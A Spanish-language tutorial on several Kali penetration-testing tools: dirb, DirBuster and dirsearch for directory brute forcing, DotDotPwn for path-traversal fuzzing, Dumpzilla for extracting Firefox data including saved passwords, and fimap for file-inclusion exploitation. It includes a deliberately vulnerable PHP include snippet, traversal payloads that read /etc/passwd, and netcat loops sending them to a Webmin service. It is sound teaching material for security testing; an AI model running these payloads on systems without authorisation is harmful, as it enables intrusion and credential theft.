El objetivo principal de dirb es ayudar en la auditoría profesional de aplicaciones web, especialmente en pruebas relacionadas con la seguridad. Cubre algunos agujeros no cubiertos por los escáneres de vulnerabilidad web clásicos. dirb busca objetos web específicos que otros escáneres genéricos CGI no pueden buscar.

Uso: dirb <url_base> [<wordlist_file(s)>] [options]

<url_base> : URL a escanear
<wordlist_file(s)> : Lista de palabras (wordfile1,wordfile2,wordfile3...)

Teclas

n	Ir al directorio siguiente
q	Parar el escaneo
r	Estadísticas de escaneo restantes.

Opciones

-a <agent_string>	Especificar el USER_AGENT personalizado.
-c <cookie_string>	Establece una cookie para la solicitud HTTP.
-f	Ajuste fino de la detección NOT_FOUND (404).
-H <header_string>	Agregar un encabezado personalizado a la solicitud HTTP.
-i	Utilizar la búsqueda sin distinción entre mayúsculas y minúsculas.
-l	Imprimir el encabezado "Loaction" cuando se encuentre
-N <nf_code>	Ignorar las respuestas con este código HTTP.
-o <output_file>	Guardar la salida en el fichero
-p <proxy[:port]>	Usar este proxy. El puerto predeterminado es 1080
-P <proxy_username: proxy_password>	Autenticación proxy.
-r	No buscar recursivamente.
-R	Recursividad interactiva, pregunta por cada directorio
-S	Modo silencioso.
-t	No forzar un final '/' en las URL.
-u <nombre de usuario: contraseña>	Autenticación HTTP.
-v	Modo verbose
-w	No detener en los mensajes Warning
-X <extensions> / -x <exts_file>	Agrega cada palabra con estas extensiones.

-z <milisecs>	Agregar un retraso de milisegundos para no causar una inundación excesiva.

html2dic – Generar un diccionario de las páginas HTML
Uso: ./html2dic <file>

gendict – Generador de diccionarios a medida
Uso: gendict -type pattern
type: -n numeric [0-9]
-c character [a-z]
-C uppercase character [A-Z]
-h hexa [0-f]
-a alfanumeric [0-9a-z]
-s case sensitive alfanumeric [0-9a-zA-Z]
pattern: Must be an ascii string in which every 'X' character wildcard will be replaced with the incremental value.

Ejemplo
Escanear http://192.168.1.224/
root@kali:~# dirb http://192.168.1.224/ /usr/share/wordlists/dirb/common.txt
---
DIRB v2.21
By The Dark Raver

START_TIME: Fri May 16 13:41:45 2014
URL_BASE: http://192.168.1.224/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

GENERATED WORDS: 4592
---- Scanning URL: http://192.168.1.224/ ----
==> DIRECTORY: http://192.168.1.224/.svn/
+ http://192.168.1.224/.svn/entries (CODE:200|SIZE:2726)
+ http://192.168.1.224/cgi-bin/ (CODE:403|SIZE:1122)
==> DIRECTORY: http://192.168.1.224/config/
==> DIRECTORY: http://192.168.1.224/docs/
==> DIRECTORY: http://192.168.1.224/external/

39. DirBuster

DirBuster intenta enumerar de forma recursiva los archivos y directorios ocultos. Una vez la enumeración está completa, DirBuster proporciona una función de informes que le permite exportar cualquier directorio y/o archivo identificado junto con los códigos de respuesta asociados a la solicitud.

Los pasos a aseguir son

- Establecer la URL de destino y el número de subprocesos
- Seleccionar lista de posibles directorios y archivos
- Iniciar escaneo de fuerza bruta
- Generar el informe

DirBuster es una mezcla de rastreador y forzador bruto; sigue todos los enlaces en las páginas que encuentra. Pero también intenta nombres diferentes para los posibles archivos. Estos nombres pueden estar en un archivo similar al que se usa o puede ser generado automáticamente por DirBuster usando la opción de "pure fuerza bruta” y el ajuste del conjunto de caracteres y las longitudes mínima y máxima para las palabras generadas.

Los objetivos del proyecto DirBuster son los siguientes:

- Producir una herramienta que asista en las pruebas de aplicación de caja negra, tratando de encontrar contenido oculto.
- Asegurarse que la herramienta producida provea información de tal forma que cualquier falso positivo producido pueda ser identificado rápidamente.
- Producir listas basadas en texto que puedan ser usadas por la herramienta mencionada.

DirBuster tiene las siguientes características:

- Multi hilado ha sido registrado arriba de 6000 peticiones/segundo.
- Funciona con http y https
- Busca directorios y archivos
- Buscar recursivamente en los directorios que encuentre
- Capaz de hacer escaneo basado en listas o fuerza bruta pura
- DirBuster puede ser iniciado en cualquier directorio
- Cabeceras HTTP personalizadas pueden ser agregadas
- Soporte para proxy
- Cambio automático entre peticiones HEAD y GET
- Modo analizador de contenidos cuando intentos fallidos regresen como 200
- Extensiones de archivos personalizadas pueden ser usadas
- El desempeño puede ser ajustado mientras el programa esta en ejecución

DirBuster viene con un conjunto único de listas de archivos y directorios, estas han sido generadas basadas en los nombres de archivo y directorio que son realmente usados por desarrolladores en sitios de Internet. El orden de las listas está basado en la frecuencia del elemento encontrado. Por lo tanto, los elementos mas comunes aparecen hasta arriba.Estas listas son las que hacen DirBuster.

Para determinar si un archivo existe o no, DirBuster usa los códigos de respuesta del servidor. Las respuestas más comunes se enumeran a continuación:
200. OK: el archivo existe y el usuario puede leerlo.
404. Archivo no encontrado: el archivo no existe en el servidor.

301. Movido permanentemente: esta es una redirección a una URL dada.
401. No autorizado: se requiere autenticación para acceder a este archivo.
403. Prohibido: la solicitud era válida pero el servidor se niega a responder.

Para iniciar el Dirbuster, ejecutar dirbuster y aparecerá la pantalla siguiente

Obviamente primero se deberá proporcionar la URL o la dirección IP del sitio web desde el que desea obtener más información. En esta URL se puede o no especificar el puerto en el que desea especificar el escaneo. El puerto 80 es el puerto principal utilizado por el sistema World Wide Web (www). Los servidores web abren este puerto y luego escuchan las conexiones entrantes de los navegadores web. De manera similar, cuando un navegador web recibe una dirección remota, se supone que un servidor web remoto escuchará las conexiones en el puerto 80 en esta ubicación.

La cantidad de subprocesos que se utilizarán para ejecutar el forzamiento bruto depende totalmente del hardware del ordenador. Un buen número es 20.

A continuación seleccionar el método de trabajo: Use Get request only o Auto Switch(Head and Get). Después el tipo de escaneo y tambiñen hay 2 opciones: List based brute force y Pure Brute Force.

Ahora seleccionar el fichero con la lista de palabras a emplear para la fuerza bruta. En una carpeta DirBuster-list se encontrarán varios de ellos. Ver la imágen de la página siguiente.

Otras opciones son:

- Standard Start Point/URL Fuzz
- Activar o no Brute Force Dirs
- Activar o no Brute Force Files
- Activar o no Be recursive
- Activar o no Use blank extension
- Escribir el directorio donde comenzar el escaneo. Por defecto es la raíz /
- Especificar la extensión de los ficheros a buscar. Por defecto es PHP, que son los ficheros más vulnerables probablemente. También asp, html y jsp

Para iniciar el escaneo en el sitio web, simplemente presione el botón Inicio en la GUI. En este paso, DirBuster intentará encontrar páginas / directorios ocultos y directorios dentro de la URL del proveedor, dando así otro vector de ataque, por ejemplo. Encontrar una página desvinculada a la administración.

Una vez que finalice el análisis o lo detenga, se habilitará el botón Inform deshabilitado mientras se ejecuta el análisis. Con la ventana de informe, se pueden exportar las URL escaneadas de los directorios encontrados y archivos en diferentes formatos como texto plano, xml o csv. Simplemente complete el formulario y luego haga clic en Generar informe.

40. Dirsearch

Dirsearch es una herramienta de línea de comando simple diseñada para escanear directorios y archivos con fuerza bruta.

Para ejecutarlo ir al subdirectorio dirsearch

Uso: ./dirsearch.py [-u|--url] target [-e|--extensions] extensions [options]

Opciones:
-h, --help mostrar la ayuda y salir

Obligatorio:

-u URL, --url=URL	URL objetivo
-L URLLIST, --url-list=URLLIST	Lista de URLs objetivos
-e EXTENSIONS, --extensions=EXTENSIONS	Lista de extensiones separadas por comas, p.e., php, asp, html, jsp

Configuración del diccionario:

-w WORDLIST, --wordlist=WORDLIST	Lista de extensiones separadas por comas
-l, --lowercase	
-f, --force-extensions	Forzar las extensiones para cada entrada de lista de palabras

El wordlist que se puede emplear por ejemplo es el de DirBuster.

Configuración general:

-s DELAY, --delay=DELAY	Retardo entre solicitudes
-r, --recursive	Fuerza bruta recursiva
--suppress-empty, --suppress-empty	
--scan-subdir=SCANSUBDIRS, --scan-subdirs=SCANSUBDIRS	Escanear subdirectorios del -u | --url dado separados por comas
--exclude-subdir=EXCLUDESUBDIRS, --exclude-subdirs=EXCLUDESUBDIRS	Excluir los siguientes subdirectorios durante el análisis recursivo separados por coma
-t THREADSCOUNT, --threads=THREADSCOUNT	Número de threads
-x EXCLUDESTATUSCODES, --exclude-status=EXCLUDESTATUSCODES	Excluir el código del estado separado por comas
-c COOKIE, --cookie=COOKIE	
--ua=USERAGENT, --user-agent=USERAGENT	
-F, --follow-redirects	
-H HEADERS, --header=HEADERS	Cabeceras a añadir
--random-agents, --random-user-agents	

Ajustes de conexión:

--timeout=TIMEOUT	Tiempo de expiración de la conexión
--ip=IP	Resolver el nombre de la dirección IP
--proxy=HTTPPROXY --http-proxy=HTTPPROXY	Nombre del proxy HTTP y puerto asociado. Ejemplo: localhost:8080
--max-retries=MAXRETRIES	
-b, --request-by-hostname	Por defecto solicitará la velocidad por IP.

Informes:

--simple-report=SIMPLEOUTPUTFILE	Solo rutas encontradas
--plain-text-report=PLAINTEXTOUTPUTFILE	Rutas encontradas con códigos de estado
--json-report=JSONOUTPUTFILE	

Ejemplo
./dirsearch -u google.com -e PHP

41. DotDotPwn

DotDotPwn es un fuzzer muy inteligente y flexible para descubrir vulnerabilidades transversales de directorio en software de servidores HTTP/FTP/TFTP y plataformas web como CMS y ERP entre otros.

Un directorio transversal consiste en explotar la insuficiente validación de seguridad y de la desinfección de nombres de archivos de entrada proporcionados por el usuario, para que los caracteres representando el atravesar al directorio padre se pasan a las API de archivo. El objetivo de este ataque es ordenar una aplicación que acceda a un archivo del ordenador que no se intenta ser accesible. El directorio transversal también se conoce como ataque ../ (dot dot slash), escalada de directorios y retroceso. Algunas formas de este ataque también son ataques de canonicalización.

Además, tiene un módulo independiente del protocolo para enviar la carga útil deseada al dispositivo y al puerto especificado. Por otro lado, también se podría usar de forma secuencial usando el módulo STDOUT. Está escrito en lenguaje de programación perl y se puede ejecutar en * NIX o Plataformas de Windows.

La prueba de fuzz o fuzzing es una técnica de prueba de software que proporciona datos válidos, no válidos, inesperados o aleatorios a las entradas de un programa. Si el programa falla, por ejemplo al fallar las aserciones de código incorporado, el escaneo de defectos será notado. Las pruebas fuzz mejoran la seguridad del software porque a menudo encuentra descuidos y defectos extraños que los probadores humanos no podrían encontrar e incluso los diseñadores de pruebas humanos cuidadosos no podrían crear pruebas para ello.

Ataque php

Un ejemplo típico de aplicación vulnerable en código php es:

```
<?php
template = ‘blue.php’;
if ( isset($_COOKIE[‘TEMPLATE’]))
        $templare = $_COOKIE[‘TEMPLATE’];
include (“/home/users/phpguru/templates/” . $template);
?>
```

Un ataque contra este sistema podría ser enviar la siguiente solicitud HTTP:

```
GET vulnerable.php HTTP1.0
Cookie: TEMPLATE=../../../../../../../../../etc/passwd
```

Genera una respuesta del servidor como ésta

```
HTTP/1.0 200 OK
Conent-Type: text/html
Server:Apache
root:fi3sED95ibqR6:0:1:System Operator/bin/ksh/
daemon:*:1:1:/tmp:
phpguru:f8fk3j1OIf31.:182: 100:Developer:/home/users/phpguru/:/bin/csh
```

Algunas aplicaciones web escanean la cadena de consulta en busca de caracteres peligrosos para evitar vulnerabilidades transversales de directorio como:

```
..
.. \
../
```

Sin embargo la cadena de consulta suele estar decodificada por el URI antes de su uso. Por lo tanto estas aplicaciones son vulnerables al porcentaje de recorrido del directorio codificado como:
%2e%2e%2fwhich translates to../
%2e%2e/which translates to../
..%2fwhich translates to../
%2e%2e%5cwhich translates to..\
etc.

Empleo
Uso: dotdotpwn.pl -m <module> -h <host> [opciones]

Opciones:

-m	Módulo [http | http-url | ftp | tftp | payload | stdout]
-h	Nombre del dispositivo
-O	Detección del sistema operativo para fuzzing inteligente
-o	Tipo de sistema operativo si se conoce ("windows", "unix" o "generic")
-s	Detección de la versión del servicio (banner grabber)
-d	Profundidad de los transversales p.e. profundidad igual a 3 igual a ../../../; por defecto: 6
-f	Nombre de archivo específico. Predeterminado: /etc/motd
-E	Agregar @Extra_files en TraversalEngine.pm, por ejemplo, web.config, httpd.conf, etc.
-S	Usar SSL para HTTP y el módulo Payload
-u	URL con la parte que se va a ser fuzzed marcada como TRAVERSAL. Por ejemplo, http://foo:8080/id.php?x=TRAVERSAL&y=31337
-k	Patrón de texto para coincidir en la respuesta que se usa en los módulos http-url y payload, por ejemplo, "root:" de probar /etc/passwd
-p	Nombre de archivo con el payload que se enviará y la parte que se fuzzed, se marca con la palabra clave TRAVERSAL
-x	Puerto a conectar. Por defecto: HTTP=80; FTP=21; TFTP=69
-t	Tienpo en milisegundos entre cada prueba. Por defecto: 300 (0,3 segundos)
-X	Usar el algoritmo de bisección para detectar la profundidad exacta una vez que se haya encontrado una vulnerabilidad
-e	Extensión de archivo adjunto al final de cada cadena fuzz. Por ejemplo, ".php", ".jpg", ".inc"
-U	Nombre de usuario. Por defecto: anonymous
-P	Contraseña. Por defecto: dot@dot.pwn
-M	Método HTTP a usar cuando se usa el módulo http. Métodos posibles: GET, POST, HEAD, COPY, MOVE. Por defecto: GET
-r	Nombre del archivo del informe. Predeterminado: 'HOST_MM-DD-YYYY_HOUR-MIN.txt'
-b	Descanso tras encontrar la primera vulnerabilidad

-q	Modo silencioso. No imprime cada intento
-C	Continuar si no se recibieron datos del dispositivo

Módulo HTTP

dotdotpwn.pl -m http -h 192.168.1.1 -x 8080 -f /etc/hosts -k "localhost" -d 8 -t 200 -s

El motor transversal creará cadenas de patrones de fuzz con 8 niveles de profundidad, luego DotDotPwn enviará 5 solicitudes por segundo (-t) contra el servidor web (-m) que escucha en el puerto 8080 (-x) e instalado en 192.168.1.1 (-h). Además intentará recuperar el fichero /etc/hosts (-f) y para evitar falsos positivos, se realizará una comprobación adicional contra la respuesta del servidor para encontrar la palabra clave "localhost" dentro, si es así, se considera vulnerable. Además para obtener información adicional, se recuperará el banner del servidor web (-s). DotDotPwn guardará los resultados del escaneo en un nombre de archivo llamado 192.168.1.1_ <date> _ <hour> en el directorio Reports

dotdotpwn.pl -m http -h 192.168.1.1 -O -X -M POST -e .php -E

DotDotPwn intentará detectar el sistema operativo que se ejecuta en el objetivo (-O) y una vez detectado, el motor transversal creará patrones de fuzz de acuerdo con el sistema operativo detectado. Después de eso, todos las solicitudes HTTP se adaptarán al método especificado, en este caso, el método POST en lugar de GET (-M). Al final de cada solicitud de fuzz, se agregará la extensión .php (-e). La opción -E le dice a DotDotPwn que busque los @Extra_files definidos en TraversalEngine.pm. Por defecto, "config.inc.php" y "web.config". Finalmente se habilita el algoritmo de bisección (-X) para detectar la profundidad exacta de una vulnerabilidad, por lo que si se encuentra una vulnerabilidad, este algoritmo intentará detectar la profundidad exacta con el número mínimo de solicitudes. DotDotPwn guardará los resultados del escaneo en un nombre de archivo llamado 192.168.1.1_ <date> _ <hour> en el directorio Reports

Módulo HTTP-URL

dotdotpwn.pl -m http-url -u http://192.168.1.1:10000/unauthenticated/TRAVERSAL -O -k "root:" -r webmin.txt

DotDotPwn intentará detectar el sistema operativo que se ejecuta en 192.168.1.1 (-O) y una vez detectado, Traversal Engine creará los patrones de fuzz de acuerdo con el sistema operativo detectado. Después de esto, el motor reemplazará el token TRAVERSAL dentro de la URL especificada (-u) por los patrones transversales creados y enviará la solicitud difusa contra el servidor web que escucha en el puerto 10000. Finalmente, para evitar falsos positivos, se realizará una verificación adicional contra la respuesta del servidor para encontrar la palabra clave "root:" dentro, si es así, se considera vulnerable. Suponiendo que el archivo a recuperar es /etc/passwd, es casi seguro de que la palabra clave "root:" está al principio del archivo. DotDotPwn guardará los resultados del escaneo en un nombre de archivo llamado webmin.txt en el directorio Reports.

Módulo FTP

dotdotpwn.pl -m ftp -h 192.168.1.1 -s -U nitr0us -P n1tr0u5pwnzj00 -o windows -q -r ftp_server.txt

En primer lugar, DotDotPwn intentará obtener el mensaje de banner (-s) del servidor FTP (-m), y luego intentará iniciar sesión con el nombre de usuario (-U) y la contraseña (-P) especificados en el caso de que el servidor no permita el acceso anónimo. Una vez autenticado, intentará obtener

archivos conocidos en los sistemas operativos Windows (-o) en la carpeta local "retrieved_files". Además DotDotPwn no imprimirá los detalles de cada intento, en su lugar funcionará en modo silencioso (-q) y solo imprimirá los patrones transversales vulnerables detectados. DotDotPwn guardará los resultados del escaneo en un nombre de archivo llamado ftp_server.txt (-r) en el directorio Reports.

Módulo TFTP

dotdotpwn.pl -m tftp -h 192.168.1.1 -b -t 1 -f windows/system32/drivers/etc/hosts

DotDotPwn enviará un patrón transversal contra el servidor TFTP (-m) que sirve en 192.168.1.1 (-h) cada 1 milisegundo, esto significa, lo más rápido posible. Y luego DotDotPwn terminará la prueba de fuzz cuando ha encontrado la primera vulnerabilidad (-b). La prueba de fuzz estará dirigida a un fichero específico ubicado en windows/system32/ drivers/etc/ hosts (-f). DotDotPwn guardará los resultados del escaneo en un nombre de archivo llamado 192.168.1.1_ <date> _ <hour> en el directorio Reports.

Módulo PAYLOAD

dotdotpwn.pl -m payload -h 192.168.1.1 -x 10000 -p payload_sample_1.txt -k "root:" -f /etc/passwd

payload_sample_1.txt : GET /unauthenticated/TRAVERSAL HTTP/1.0

El motor transversal reemplazará el token TRAVERSAL dentro del archivo de carga útil especificado (-p) por los patrones transversales creados y enviará la carga útil difusa contra el servidor tcp. En este ejemplo, suponemos que es Webmin, escuchando en el puerto 10000 (-x) e instalado en 192.168.1.1 (-h). Finalmente DotDotPwn buscará la palabra clave "root:" (-k) en la respuesta del servidor, y si aparece, se considera vulnerable. Suponiendo que el archivo a recuperar es /etc/passwd (-f), es casi seguro que la palabra clave "root:" está al principio del archivo. DotDotPwn guardará los resultados del escaneo en un nombre de archivo llamado 192.168.1.1_ <date> _ <hour> en el directorio Reports.

Módulo STDOUT

dotdotpwn.pl -m stdout -d 5

El motor transversal creará cadenas de patrones de fuzz con 8 niveles de profundidad y DotDotPwn imprimirá los resultados en STDOUT, para que pueda usarlo como desee, por ejemplo, pasando los patrones del motor transversal como parámetro para otra aplicación, tubería, socket, etc.

Ejemplos de cmo usar el módulo STDOUT junto con sus scripts:

- Pasar el patrón de fuzz como parámetro a /bin/file y lynx por diversión y prueba de concepto:

```
nitr0us@daiquiri ~/dotdotpwn-v3.0 $ for fuzz_pattern in $(./dotdotpwn.pl -m stdout -d 4 -f /etc/passwd); do file $fuzz_pattern; done
../etc/passwd: cannot open `../etc/passwd' (No such file or directory)
../../etc/passwd: cannot open `../../etc/passwd' (No such file or directory)
../../../etc/passwd: ASCII text
../../../../etc/passwd: ASCII text
..\etc\passwd: cannot open `..\etc\passwd' (No such file or directory)
..\..\etc\passwd: cannot open `..\..\etc\passwd' (No such file or directory)
```

..\..\..\etc\passwd: cannot open `..\..\..\etc\passwd' (No such file or directory)
... and so on..

```
nitr0us@daiquiri ~/dotdotpwn-v3.0 $ for fuzz_pattern in $(./dotdotpwn.pl -m stdout -d 2 -f
/etc/foobar | head -12); do lynx $fuzz_pattern; done
Can't Access `file://localhost/home/nitr0us/etc/foobar'
Alert!: Unable to access document.

Can't Access `file://localhost/home/nitr0us/dotdotpwn-v3.0/..\etc\foobar'
Alert!: Unable to access document.

Can't Access `file://localhost/home/nitr0us/dotdotpwn-v3.0/..\..\etc\foobar'
Alert!: Unable to access document.

Can't Access `file://localhost/home/nitr0us/dotdotpwn-v3.0/..%2fetc%2ffoobar'
Alert!: Unable to access document.

Can't Access `file://localhost/home/nitr0us/dotdotpwn-v3.0/..%2f..%2fetc%2ffoobar'
Alert!: Unable to access document.

Can't Access `file://localhost/home/nitr0us/dotdotpwn-v3.0/..%5cetc%5cfoobar'
Alert!: Unable to access document.
```

- Para probar el concepto, primero cada patrón de fuzz se pasa a perl para crear una solicitud GET, que se pasa a una tubería UNIX, recibida por netcat como STDIN y finalmente enviada a 192.168.1.1 en el puerto 10000. Con esto, se puede ver todas las respuestas de Webmin (código HTML).

```
nitr0us@daiquiri ~/dotdotpwn-v3.0 $ for fuzz_pattern in $(./dotdotpwn.pl -m stdout -d 5 -f
/etc/passwd); do perl -e " print \"GET /unauthenticated/$fuzz_pattern HTTP/1.0\r\n\r\n\";" | nc
localhost 10000; done
```

- Continuando con el ejemplo, simplemente filtrar la palabra clave "root:" y determinará si es vulnerable o no a las vulnerabilidades transversales:

```
nitr0us@daiquiri ~/dotdotpwn-v3.0 $ for fuzz_pattern in $(./dotdotpwn.pl -m stdout -d 5 -f
/etc/passwd); do perl -e " print \"GET /unauthenticated/$fuzz_pattern HTTP/1.0\r\n\r\n\";" | nc
localhost 10000; done | grep "root:"
root:x:0:0:root:/root:/bin/bash
operator:x:11:0:operator:/root:/bin/bash
root:x:0:0:root:/root:/bin/bash
operator:x:11:0:operator:/root:/bin/bash
root:x:0:0:root:/root:/bin/bash
operator:x:11:0:operator:/root:/bin/bash
nitr0us@daiquiri ~/dotdotpwn-v3.0 $ VULNERABLE !!!!!!!!!!!!!!!!!!!!!!!!
```

42. Dumpzilla

Esta aplicación solo analiza el ordenador donde se está ejecutando.
La aplicación Dumpzilla está desarrollada en Python 3.x y tiene como propósito extraer toda la información interesante forensic de los navegadores Firefox, Iceweasel y Seamonkey a analizar. Funciona bajo sistemas Unix y Windows 32/64 bits. Funciona en la interfaz de la línea de comandos, por lo que los volcados de información se pueden redirigir mediante comandos como grep, awk, cut, sed ... Dumpzilla permite visualizar las siguientes secciones, personalizar la búsqueda y extraer cierto contenido.

Sus características principales son

- Visualización de cookies + DOM Storage (HTML 5).
- Preferencias del usuario (Permisos de dominios, configuración de proxys,...).
- Descargas realizadas.
- Uso de formularios web (Búsquedas, correos electrónicos, comentarios,..).
- Historial.
- Marcadores.
- Visualización / Extracción de la Cache HTML5 (Offline cache).
- Visualización / Extracción de los "thumbnails" de sitios visitados.
- Addons / Extensiones y las rutas o urls que han utilizado.
- Passwords guardados en el navegador.
- Certificados SSL añadidos como excepciones.
- Datos de sesiones (Webs, URLs de referencia y texto usado en los formularios).
- Visualizar la navegación del usuario en tiempo real, Url usada en cada pestaña / ventana y uso de formularios.

Dumpzilla mostrará el hash SHA256 de cada fichero utilizado para extraer la información y al final de la extracción, un resumen con los totales.

Uso: dumpzilla browser_profile_directory [Opciones]

Opciones:

--All	Muestra todo menos los datos DOM y tampoco extrae contenidos
--Cookies	Muestra las cookies y el almacenamiento DOM
-showdom	Muestra los datos almacenados DOM y las cookies.
-domain <string>	Filtra por nombre de dominio. Soporta wildcards.
-name <string>	Filtra por nombre de la cookie. Soporta wildcards.
-hostcookie <string>	Filtra por Vhost. Soporta wildcards.
-access <date>	Filtra la fecha de acceso. Soporta wildcards .
-create <date>	Filtra por fecha de creación. Soporta wildcards.
-secure <0/1>	Filtra por cookies con la flag secure activada 1:Sí / 0:No.
-httponly <0/1>	Filtra por tipo HttpOnly 1:Sí / 0:No.
-range_last <start> <end>	Filtra la fecha del último acceso por rango de fechas (YYYY-MM-DD HH:MM:SS).

-range_create <start> <end>	Filtra la fecha de creación por rango de fechas (YYYY-MM-DD HH:MM:SS).
--Permissions	Muestra las preferencias del usuario y los permisos establecidos a determinadas webs.
-host <string>	Filtra por dominio. Soporta wildcards.
--Downloads	Muestra las descargas, también las almacenadas en el historial y enumera los directorios de descarga.
-range <start> <end>	Filtra por fechas de inicialización de la descarga (YYYY-MM-DD HH:MM:SS).
--Forms	Muestra los datos de los formularios utilizados y el texto escrito en los mismos (Email, comentarios, búsquedas,...).
-value <string>	Filtra el texto escrito en un formulario. Soporta wildcards.
-range_forms <start> <end>	Filtra la fecha de uso del formulario por rango de fechas (YYYY-MM-DD HH:MM:SS).
--History	Muestra las web visualizadas.
-url <string>	Filtra por la URL. Soporta wildcards.
-title <title>	Filtra por "title" de la web. Soporta wildcards.
-date <date>	Filtra la fecha de acceso. Soporta wildcards.
-range_history <start> <end>	Filtra la fecha de visualización por rango de fechas (YYYY-MM-DD HH:MM:SS).
-frequency	Muestra los sitios más visitados primero.
--Bookmarks	Muestra los sitios almacenados en marcadores.
-range_bookmarks <start> <end>	Filtra la última actualización / instalación por rango de fechas (YYYY-MM-DD HH:MM:SS).
--Cacheoffline	Muestra los dominios que almacenan datos offline (html5) y permite extraer sus datos.
-range_cacheoff <start> <end>	Filtra la fecha de almacenamiento por rango de fechas (YYYY-MM-DD HH:MM:SS).
-extract <directory>	Extrae el contenido de la cache offline al directorio especificado.
--Range <start> <end>	Filtra la fecha de cookies, descargas, formularios, historial, bookmarks y cache offline por rango (YYYY-MM-DD HH:MM:SS).No filtra: DOM Storage, permisos/preferencias, addons, extensions, passwords/exceptions, thumbnails y session.
--Addons	Muestra los addons/extensiones usados en el navegador y las rutas/URLs usadas por los mismos.
--Passwords	Muestra los usuarios y passwords guardados, si no se usó clave maestra, los decodifica
--Certoverride	Muestra los certificados SSL añadidos por el usuario.
--Session	Muestra los datos de la última y penúltima sesión. Ultimas webs y formularios utilizados.

--Watch	Se queda en primer plano mostrando las URLs y los formularios de ventanas/pestañas según va navegando el usuario, para terminar: Ctrl + C. Editar la cabecera, indicando la ruta a Python3.x en la variable python3_path.

Ejemplos

- dumpzilla.py .yle8qt6e.default --Cookies -create 2013-0_-04 %:35:1% -name %A__ -hostcookie www.google.com
- dumpzilla.py .yle8qt6e.default --Cookies -domain google% -range_last "2013-03-04 01:28:09" "2013-03-04 01:28:51" -secure 0 -httponly 0 -showdom
- dumpzilla.py .mozilla/firefox/yle8qt6e.default --Watch -text "yahoo\|live\|gmail"
- dumpzilla.py .yle8qt6e.default --Cookies -access "16:32:18" --Permissions -host addons.cdn.mozilla.net --History -date "14:27:32"
- dumpzilla.py .mozilla/firefox/yle8qt6e.default –Passwords

43. fimap

fimap es una pequeña herramienta de Python que puede encontrar, preparar, auditar, explotar e incluso Google automáticamente para detectar errores de inclusión de archivos locales y remotos en webapps. fimap debería ser algo así como sqlmap solo para errores LFI/RFI (Local File Inclusion/Remote File Inclusion) en lugar de inyección sql.

Características

- Verifica una URL única, una lista de URL o los resultados de Google de forma totalmente automática.
- Puede identificar y explotar errores de inclusión de archivos.
- Manejo de la ruta absoluta/relativa
- Intenta automáticamente de eliminar los sufijos con Nullbyte y otros métodos como Dot-Truncation.
- Inyección de archivo remoto.
- Inyección de logfile.
- Prueba y explota múltiples errores:include(), include_once (), require(), require_once()
- Siempre se definen las rutas de acceso absolutas en las configuraciones.
- Tiene un modo Blind (--enable-blind) para los casos en que el servidor ha deshabilitado los mensajes de error.
- Tiene un modo de explotar interactivo que puede generar un shell en sistemas vulnerables, puede generar un shell inverso en sistemas vulnerables y puede hacer cualquier cosa que pueda imaginar a través de su interfaz de plugin.
- Agrega sus propias cargas y parches a los archivos xml o continuos y escribe un nuevo plugin.
- Tiene un modo Harvest que puede recopilar URLs de un dominio determinado para su posterior análisis.
- Funciona también en ventanas.
- Puede manejar directorios en modo RFI como: include ($ _GET ["inc"], . "/content/index.html"); ?>, include ($ _GET ["inc"]. "_lang / index.html"); ?>, donde Null-Byte y el truco ? no es posible.
- Puede usar proxys.Escanea y explota GET, POST y cookies.
- Tiene una huella muy pequeña.
- Puede atacar también a los servidores de Windows
- Tiene una pequeña interfaz de plugin para escribir plugins de exploitmode
- Explotación no interactiva

Uso: fimap.py [opciones]

Modos de operación:

-s , --single	Modo para escanear una sola URL para errores de FI.
-m , --mass	Modo de escaneo masivo. Verificará cada URL de una lista dada.
-g , --google	Modo de usar Google para adquirir las URLs. Necesita una consulta (-q) como consulta de búsqueda de Google.
-H , --harvest	Modo harvest una URL recursivamente para nuevas URL. Necesita una URL raíz (-u) para comenzar a rastrear allí. También necesita (-w) escribir una lista de URL para el modo masivo.

-4 , --autoawesome	Con el modo AutoAwesome, fimap buscará todos los formularios y encabezados encontrados en el sitio que definió e intentará encontrar errores de inclusión de archivos a través de ellos.

Técnicas:

-b , --enable-blind	Habilita la prueba blind de FI-Bug cuando no se imprimen mensajes de error.
-D , --dot-truncation	Habilitar la técnica de truncamiento de puntos para eliminar el sufijo si falla el modo predeterminado (nullbyte poison).
-M , --multiply-term=X	Multiplica los símbolos terminales como '.' y '/' en el camino por X.

Variables:

-u , --url=URL	La URL que se quiere probar.
-l , --list=LIST	La URL-LIST que se quiere probar.
-q , --query=QUERY	La consulta de búsqueda de Google. Ejemplo: 'inurl: include.php', necesario en el modo Google (-g)
--skip-pages=X	Saltar las primeras X páginas del escaneo de Google.
-p , --pages=COUNT	Definir el número de páginas a buscar (-g). El valor predeterminado es 10.
--results=COUNT	El recuento de resultados que el buscador de Google debe obtener por página. Valores posibles: 10, 25, 50 o 100
--googlesleep=TIME	El tiempo en segundos que el buscador de Google debe esperar antes de cada solicitud a Google. fimap contará el tiempo entre 2 solicitudes y se suspenderá si es necesario para alcanzar su tiempo de reutilización. El valor predeterminado es 5.
-w , --write=LIST	La LIST que se escribirá si ha elegido el modo harvest (-H). Este archivo se abrirá en modo APPEND.
-d , --depth=CRAWLDEPTH	La CRAWLDEPTH (nivel de recuperación) que desea rastrear su sitio objetivo en modo harvest (-H). El valor predeterminado es 1.
-P , --post=POSTDATA	El POSTDATA que desea enviar. Todas las variables internas también serán analizadas para detectar errores de inclusión de archivos.
--cookie=COOKIES	Definir la cookie que debe enviarse con cada solicitud. También se analizarán las cookies para detectar errores de inclusión de archivos. Concatenar múltiples cookies con el carácter ';'
--ttl=SECONDS	Definir el tiempo de vida en segundos para las solicitudes. El valor predeterminado es 30 segundos.
--no-auto-detect	Usar esta opción si no desea que fimap detecte automáticamente el idioma de destino en modo ciego.
--bmin=BLIND_MIN	Definir el recuento mínimo de directorios que fimap debería recorrer en modo ciego. El número predeterminado se define en el generic.xml

--bmax=BLIND_MAX	Definir el conteo máximo de directorios que fimap debería recorrer.
--dot-trunc-min=700	El recuento de puntos para comenzar en el modo dot-truncation
--dot-trunc-max=2000	El recuento de puntos para finalizar en el modo dot-truncation
--dot-trunc-step=50	El tamaño del paso para cada ronda en modo dot-truncation
--dot-trunc-ratio=0.095	La relación máxima para detectar si el modo dot-truncation fue exitoso.
--dot-trunc-also-unix	Usar esto si el modo dot-truncation también debe probarse en servidores Unix.
--force-os=OS	Obligar a fimap a probar solo archivos para el sistema operativo. El sistema operativo puede ser Unix o Windows

Kit de ataque:

-x , --exploit	Inicia una sesión interactiva donde puede seleccionar un objetivo y realizar alguna acción.
